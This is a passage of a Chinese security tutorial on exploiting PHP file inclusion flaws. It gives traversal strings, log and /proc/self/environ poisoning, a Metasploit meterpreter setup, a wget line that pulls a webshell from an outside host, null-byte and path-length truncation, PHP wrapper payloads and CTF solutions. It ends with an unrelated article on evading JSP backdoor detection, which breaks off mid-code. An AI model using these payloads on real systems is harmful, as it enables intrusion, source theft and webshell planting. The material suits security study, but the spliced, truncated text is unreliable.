3、require() 只要程序一执行就会立即调用文件,发生错误的时候会输出错误信息,并且终止脚本的运行

4、require_once() 它的功能与 require() 相同，区别在于当重复调用同一文件时，程序只调用一次。

当使用这四个函数包含一个新文件时，该文件将作为 PHP 代码执行，php 内核并不在意该被包含的文件是什么类型。所以如果被包含的是 txt 文件、图片文件、远程 url、也都将作为 PHP 代码执行。这一特性，在实施攻击时非常有用。

利用条件

(1) include 等函数通过动态执行变量的方式引入需要包含的文件；

(2)用户能控制该动态变量。

分类

文件包含漏洞可以分为 RFI (远程文件包含)和 LFI（本地文件包含漏洞）两种。而区分他们最简单的方法就是 php.ini 中是否开启了 allow_url_include。如果开启 了我们就有可能包含远程文件。

1、本地文件包含 LFI(Local File Include)

2、远程文件包含 RFI(Remote File Include)（需要 php.ini 中

allow_url_include=on、allow_url_fopen = On）

在 php.ini 中，allow_url_fopen 默认一直是 On，而 allow_url_include 从 php5.2 之后就默认为 Off。

一、本地包含

包含同目录下的文件

?file=test.txt

目录遍历：

?file=./../../test.txt

./ 当前目录 ../ 上一级目录,这样的遍历目录来读取文件

包含图片木马

命令行下执行：

copy x.jpg /b + s.php /b f.jpg

上传 f.jpg、找到 f.jpg 路径、包含 f.jpg

包含日志

利用条件：需要知道服务器日志的存储路径，且日志文件可读。

很多时候，web 服务器会将请求写入到日志文件中，比如说 apache。在用户发起请求时，会将请求写入 access.log，当发生错误时将错误写入 error.log。默认情况下，日志保存路径在 /var/log/apache2/。

?file=../../../../../../../../../var/log/apache/error.log

1、提交如下请求，将 payload 插入日志

```
GET /<?php phpinfo();?> HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


2、可以尝试利用 UA 插入 payload 到日志文件

```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0<?php phpinfo();?>"
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


3、MSF 攻击模块

use exploit/unix/webapp/php_include

set rhost 192.168.159.128

set rport 80

set phpuri /index.php?file=xxLFIxx

set path http://172.18.176.147/

set payload php/meterpreter/bind_tcp

set srvport 8888

exploit -z

日志默认路径

apache+Linux 日志默认路径

/etc/httpd/logs/access_log

或者

/var/log/httpd/access log

apache+win2003 日志默认路径

D:/xampp/apache/logs/access.log

D:/xampp/apache/logs/error.log

IIS6.0+win2003 默认日志文件

C:/WINDOWS/system32/Logfiles

IIS7.0+win2003 默认日志文件

%SystemDrive%/inetpub/logs/LogFiles

nginx 日志文件在用户安装目录的 logs 目录下

如安装目录为 /usr/local/nginx,则日志目录就是在

/usr/local/nginx/logs

也可通过其配置文件 Nginx.conf，获取到日志的存在路径

/opt/nginx/logs/access.log

web 中间件默认配置

apache+linux 默认配置文件

/etc/httpd/conf/httpd.conf

或者

index.php?page=/etc/init.d/httpd

IIS6.0+win2003 配置文件

C:/Windows/system32/inetsrv/metabase.xml

IIS7.0+WIN 配置文件

C:/Windows/System32/inetsrv/config/application/Host.config

包含 session

利用条件：session 文件路径已知，且其中内容部分可控。

PHP 默认生成的 Session 文件往往存放在 /tmp 目录下

/tmp/sess_SESSIONID

?file=../../../../../../tmp/sess_tnrdo9ub2tsdurntv0pdir1no7

session 文件一般在 /tmp 目录下，格式为 sess_[your phpsessid value]，有时候也有可能在 /var/lib/php5 之类的，在此之前建议先读取配置文件。在某些特定的情况下如果你能够控制 session 的值，也许你能够获得一个 shell

包含 /proc/self/environ 文件

利用条件：

1、php 以 cgi 方式运行，这样 environ 才会保持 UA 头。

2、environ 文件存储位置已知，且 environ 文件可读。

姿势：

proc/self/environ 中会保存 user-agent 头。如果在 user-agent 中插入 php 代码，则 php 代码会被写入到 environ 中。之后再包含它，即可。


?file=../../../../../../../proc/self/environ

选择 User-Agent 写代码如下：

<?system('wget http://www.yourweb.com/oneword.txt -O shell.php');?>

然后提交请求。

包含临时文件



php 中上传文件，会创建临时文件。在 linux 下使用 /tmp 目录，而在 windows 下使用 c:\winsdows\temp 目录。在临时文件被删除之前，利用竞争即可包含该临时文件。

由于包含需要知道包含的文件名。一种方法是进行暴力猜解，linux 下使用的随机函数有缺陷，而 window 下只有 65535 中不同的文件名，所以这个方法是可行的。另一种方法 phpinfo 来获取临时文件的路径以及名称,然后临时文件在极短时间被删除的时候,需要竞争时间包含临时文件拿到 webshell。

有防御的本地文件包含

审计中可见这样的包含模版文件：

```
<?php
    $file = $_GET['file'];
    include '/var/www/html/'.$file.'/test/test.php';
?>
```

这段代码指定了前缀和后缀：这样就很“难”直接去包含前面提到的种种文件。

1、%00 截断

能利用 00 截断的场景现在应该很少了

PHP 内核是由 C 语言实现的，因此使用了 C 语言中的一些字符串处理函数。在连接字符串时，0 字节 (\x00) 将作为字符串的结束符。所以在这个地方，攻击者只要在最后加入一个 0 字节，就能截断 file 变量之后的字符串。

```
?file=../../../../../../../../../etc/passwd%00
```

需要 magic_quotes_gpc=off，PHP 小于 5.3.4 有效

2、%00 截断目录遍历：

```
?file=../../../../../../../../../var/www/%00
```

需要 magic_quotes_gpc=off，unix 文件系统，比如 FreeBSD，OpenBSD，NetBSD，Solaris

3、路径长度截断：

```
?file=../../../../../../../../../etc/passwd/./././././/.[…]/./././/./.
```

php 版本小于 5.2.8 可以成功，linux 需要文件名长于 4096，windows 需要长于 256

利用操作系统对目录最大长度的限制，可以不需要 0 字节而达到截断的目的。

我们知道目录字符串，在 window 下 256 字节、linux 下 4096 字节时会达到最大值，最大值长度之后的字符将被丢弃。

而利用 "./" 的方式即可构造出超长目录字符串：

4、点号截断：

```
?file=../../../../../../../../../boot.ini/……[…]……
```

php 版本小于 5.2.8 可以成功，只适用 windows，点号需要长于 256

5、编码绕过

服务器端常常会对于 ../ 等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲 Web 安全》。

利用 url 编码：

../ - %2e%2e%2f - ..%2f - %2e%2e/

..\ - %2e%2e%5c - ..%5c - %2e%2e\

二次编码:

../ - %252e%252e%252f

..\ - %252e%252e%255c

二、远程文件包含

```
?file=[http|https|ftp]://www.bbb.com/shell.txt
```

可以有三种，http、https、ftp

有防御的远程文件包含

```
<?php
    $basePath = $_GET['path'];
    require_once $basePath . "/action/m_share.php";
?>
```

攻击者可以构造类似如下的攻击 URL

```
http://localhost/FIleInclude/index.php?path=http://localhost/test/solution.php?
    =http://localhost/FIleInclude/index.php?path=http://localhost/test/solution.php%23
```

产生的原理:

```
/?path=http://localhost/test/solution.php?
```

最终目标应用程序代码实际上执行了:

```
require_once "http://localhost/test/solution.php?/action/m_share.php";
```

注意，这里很巧妙，问号 "?" 后面的代码被解释成 URL 的 querystring，这也是一种"截断"思想，和 %00 一样

攻击者可以在 http://localhost/test/solution.php 上模拟出相应的路径，从而使之吻合

PHP 中的封装协议(伪协议)

http://cn2.php.net/manual/zh/wrappers.php

file:///var/www/html *访问* *统*

ftp://<login>:<password>@<ftpserveraddress> *访问* FTP(s) URLs

data://

http:// — *访问* HTTP(s) URLs

ftp:// — *访问* FTP(s) URLs

php:// — *访问* *输* */输*

zlib:// — *压缩*

data:// — Data (RFC 2397)

glob:// — *查*

phar:// — PHP Archive

ssh2:// — Secure Shell 2

rar:// — RAR

ogg:// — Audio streams

expect:// — *处*

利用 php 流 input：

利用条件：


1、allow_url_include = On。

2、对 allow_url_fopen 不做要求。

index.php?file=php://input

POST:

<? phpinfo();?>



结果将在 index.php 所在文件下的文件 shell.php 内增加 "<?php phpinfo();?>" 一句话

利用 php 流 filter：

?file=php://filter/convert.base64-encode/resource=index.php

通过指定末尾的文件，可以读取经 base64 加密后的文件源码，之后再 base64 解码一下就行。虽然不能直接获取到 shell 等，但能读取敏感文件危害也是挺大的。

其他姿势：

index.php?file=php://filter/convert.base64-encode/resource=index.php

效果跟前面一样，少了 read 等关键字。在绕过一些 waf 时也许有用。

利用 data URIs：

利用条件：

1、php 版本大于等于 php5.2

2、allow_url_fopen = On

3、allow_url_include = On

利用 data:// 伪协议进行代码执行的思路原理和 php:// 是类似的，都是利用了 PHP 中的流的概念，将原本的 include 的文件流重定向到了用户可控制的输入流中

?file=data:text/plain,<?php phpinfo();?>

?file=data:text/plain;base64,base64 *编码* payload

index.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b

加号 + 的 url 编码为 %2b，PD9waHAgcGhwaW5mbygpOz8+ 的 base64 解码为：<?php phpinfo();?>

需要 allow_url_include=On

利用 XSS 执行任意代码：

?file=http://127.0.0.1/path/xss.php?xss=phpcode

利用条件：

1、allow_url_fopen = On

2、并且防火墙或者白名单不允许访问外网时，先在同站点找一个 XSS 漏洞，包含这个页面，就可以注入恶意代码了。条件非常极端和特殊

glob:// 伪协议

glob:// *查*


phar://

利用条件：

1、php 版本大于等于 php5.3.0

姿势：

假设有个文件 phpinfo.txt，其内容为 <?php phpinfo(); ?>，打包成 zip 压缩包，如下：




指定绝对路径

index.php?file=phar://D:/phpStudy/WWW/fileinclude/test.zip/phpinfo.txt

或者使用相对路径（这里 test.zip 就在当前目录下）

index.php?file=phar://test.zip/phpinfo.txt



zip://

利用条件：

1、php 版本大于等于 php5.3.0

```
<?php
$file = $_GET['file'];
if(isset($file) && strtolower(substr($file, -4)) == ".jpg"){
    include($file);
}
?>
```

截取过来的后面 4 格字符,判断是不是 jpg,如果是 jpg 才进行包含

但使用 zip 协议，需要指定绝对路径，同时将 # 编码为 %23，之后填上压缩包内的文件。

然后我们构造 zip://php.zip#php.jpg

index.php?file=zip://D:\phpStudy\WWW\fileinclude\test.zip%23php.jpg

注意事项：

1、若是使用相对路径，则会包含失败。

2、协议原型：zip://archive.zip#dir/file.txt

3、注意 url 编码,因为这个 # 会和 url 协议中的 # 冲突

CTF 中的文件包含套路

php 伪协议读取源码

点击 login，发现链接变为：

http://54.222.188.152:1/index.php?action=login.php


推测文件包含 访问：

http://54.222.188.152:1/index.php?action=php://filter/read=convert.base64-encode/resource=login.php

得到源码


贪婪包含

iscc2018 的一道题目,打开题目



查看源码

知道这里调用 show.php?img=1.jpg 访问,并修改 1 的值



大概可以猜测 文件包含漏洞，尝试

```
img=php://filter/read=convert.base64-encode/resource=show.php
```

但是不行

题目的坑点在于还需要包含 jpg，这就是贪婪包含所在，也就是后台某处代码所致，

```
curl http://118.190.152.202:8006/show.php?img=php://filter/resource=jpg/resource=sho
    w.php

<?php

error_reporting(0);

ini_set('display_errors','Off');

include('config.php');

$img = $_GET['img'];

if(isset($img) && !empty($img))

{

    if(strpos($img,'jpg') !== false)
```

```
    {
        if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) ===
     0)
        {
            die('File not found.');
        }
        preg_match('/^php:\/\/filter.*resource=([^|]*)/i',trim($img),$matches);
        if(isset($matches[1]))
        {
            $img = $matches[1];
        }
        header('Content-Type: image/jpeg');
        $data = get_contents($img);
        echo $data;
    }
    else
    {
        die('File not found.');
    }
}
else
{
    ?>
    <img src="1.jpg">
```

```
    <?php
}
?>
```

1、开头包含了 config.php

2、img 必须有 jpg 但又不能有 resource=.*jpg

3、正则检查了并把结果填充到 $matches 里去，说明我们可以使用 php://filter 伪协议，并且 resource 的值不含|，那么我们就可以用| 来分隔 php 和 jpg，因为正则匹配到| 就不会继续匹配后面的 jpg 了，使得 \$img=show.php

知道了 config.php 再去访问明白为什么必须包含 jpg

```
<?php
function get_contents($img)
{
        if(strpos($img,'jpg') !== false)
        {
                return file_get_contents($img);
        }
        else
        {
                header('Content-Type: text/html');
                return file_get_contents($img);
        }
}
?>
```

最终 payload:

http://118.190.152.202:8006/show.php?img=php://filter/resource=../flag.php|jpg

%00 截断

要求:

1、php 版本小于 5.3.4

2、magic_quotes_gpc 为 off 状态

大多数的文件包含漏洞都是需要截断的,因为正常程序里面包含的文件代码一般是 include(BASEPATH.$mod.'.php') 或者 include($mod.'.php') 这样的方式,如果我们不能写入 .php 为扩展名的文件,那我们是需要截断来利用的受限与 gpc 和 addslashes 等函数的过滤,另外,php5.3 之后的版本全面修复了 %00 截断的问题

```
<?php
include($_GET['a'].'.php')
?>
```

上传我们的 2.txt 文件,请求

http://localhost/test/1.php?a=2.txt%00

即可执行 2.txt 中 phpinfo 的代码

列子二

漏洞文件 index.php

```
<?php
if (empty($_GET["file"])){
    echo('../flag.php');
    return;
}
```

```
else{
    $filename='pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome.txt").'.html';
    include $filename;
}
?>
```

flag 文件放在上层目录

这里限制了后缀名，我们需要通过截断才能访问到 flag 文件 利用代码：

index.php?file=../../flag.php%00

%00 会被解析为 0x00，所以导致截断的发生 我们通过截断成功的绕过了后缀限制

路径长度截断

我们现在已经知道使用 %00 截断有两个条件 php 版本小于 5.3.4 和 magic_quotes_gpc 为 off 状态。 如果这时我们将 magic_quotes_gpc 改为 on 那么就不能截断了，因为开启 magic_quotes_gpc 后 %00 会被加上一个反斜杠转义掉

那么我们这时候有没有办法绕过这个限制呢？有一个条件那就是 php 版本小于 5.3.10 我们的代码依旧不变 漏洞文件 index.php

```
<?php
if (empty($_GET["file"])){
    echo('../flag.php');
    return;
```

```
}
else{
    $filename='pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome.txt").'.html';
    include $filename;
}
?>
```


flag 文件放在上层目录 这时我们可以使用字符 ./. 和 ./ 来进行绕过，因为文件路径有长度限制

windows 259 个 bytes

linux 4096 个 bytes


在 windows 下需要.字符最少的利用 POC1：

file=../../flag.php..



在 windows 下需要.字符最少的利用 POC2：

file=../../flag.php/.
/.
/./././././



将 flag.php 改为 flag1.php 在 windows 下需要.字符最少的利用 POC3：

file=../../flag1.php/.
/.
/./././

我们发现在使用 payload3 时将文件名改为了 flag1.php，而 payload2 和 payload3 则是一个.开始，一个 / 开始。 这和文件长度的奇偶性有关，当为偶数的时候我们选择 payload2，为奇数的时候我们选择 payload3

Refer：

柠檬师傅:

https://www.cnblogs.com/iamstudy/articles/include_file.html

腹黑师傅:

https://zhuanlan.zhihu.com/p/27739315

利用 Java 反射和类加载机制绕过 JSP 后门检测

原创： LandGrey 信安之路 2018-05-31

JSP 后门，一般是指文件名以 .jsp 等后缀结尾的，可运行于 Java servlet 及相关容器和组件内的通用 JSP 脚本。

本文主要讨论利用 Java 反射机制和 Java 类加载机制构造 JSP 系统命令执行后门，并绕过一般软件检测的方法。

0x01：Java 执行系统命令的方法和原理

要构建 JSP 命令执行后门，首先需要了解 Java 语言执行系统命令的方法及其原理。通过查阅资料知道：目前 Java 语言执行系统命令主要通过下面两个类的相关方法实现：

java.lang.Runtime


java.lang.ProcessBuilder

JVM 层面

查阅 Java 文档

http://tool.oschina.net/apidocs/apidoc?api=jdk-zh

可以发现，上面两个类，都是对 java.lang.Process 抽象类的实现



Java 语言中执行系统命令的方式，简单来说就是由 JVM 创建一个本机进程，加载对应的指令到进程的地址空间中，然后执行该指令。

而 java.lang.Runtime.getRuntime().exec() 和 java.lang.ProcessBuilder.start()方法，其实就是创建一个进程的方法。

代码层面

首先，进入 java.lang.Runtime 类中，发现 Runtime 类的构造器是 private 修饰的，所以无法直接获得 Runtime 类的实例，只能通过其 getRuntime() 方法来间接获取一个 Runtime 类的实例。

```
/**
 * Returns the runtime object associated with the current Java application.
 * Most of the methods of class <code>Runtime</code> are instance
 * methods and must be invoked with respect to the current runtime object.
 *
 * @return  the <code>Runtime</code> object associated with the current
 *          Java application.
 */
public static Runtime getRuntime() {
    return currentRuntime;
}

/** Don't let anyone else instantiate this class */
private Runtime() {}
```


跟随 java.lang.Runtime.getRuntime()，进入 exec() 方法；然后不断跟踪代码，定位到如下方法中。可以看到，Runtime 类实现的系统命令执行方法 exec()，底层代码其实是调用了 ProcessBuilder 类。

```
     */
    public Process exec(String[] cmdarray, String[] envp, File dir)
        throws IOException {
        return new ProcessBuilder(cmdarray)
            .environment(envp)
            .directory(dir)
            .start();
    }
```

然后我们定位到 ProcessBuilder 类代码中，我们知道 ProcessBuilder 类用 start 方法创建进程，所以找到 start 方法的相关代码。可以发现其底层代码是调用了 java.lang.ProcessImpl 类的 start 方法，最终实现创建本机进程，执行系统命令的功能。

```
public Process start() throws IOException {
    // Must convert to array first -- a malicious user-supplied
    // list might try to circumvent the security check.
    String[] cmdarray = command.toArray(new String[command.size()]);
    cmdarray = cmdarray.clone();

    for (String arg : cmdarray)
        if (arg == null)
            throw new NullPointerException();
    // Throws IndexOutOfBoundsException if command is empty
    String prog = cmdarray[0];

    SecurityManager security = System.getSecurityManager();
    if (security != null)
        security.checkExec(prog);

    String dir = directory == null ? null : directory.toString();

    for (int i = 1; i < cmdarray.length; i++) {
        if (cmdarray[i].indexOf('\u0000') >= 0) {
            throw new IOException("invalid null character in command");
        }
    }

    try {
        return ProcessImpl.start(cmdarray,
                                 environment,
                                 dir,
```


继续跟踪，发现 ProcessImpl 类的原型是一个继承自 Process 类的 final 类

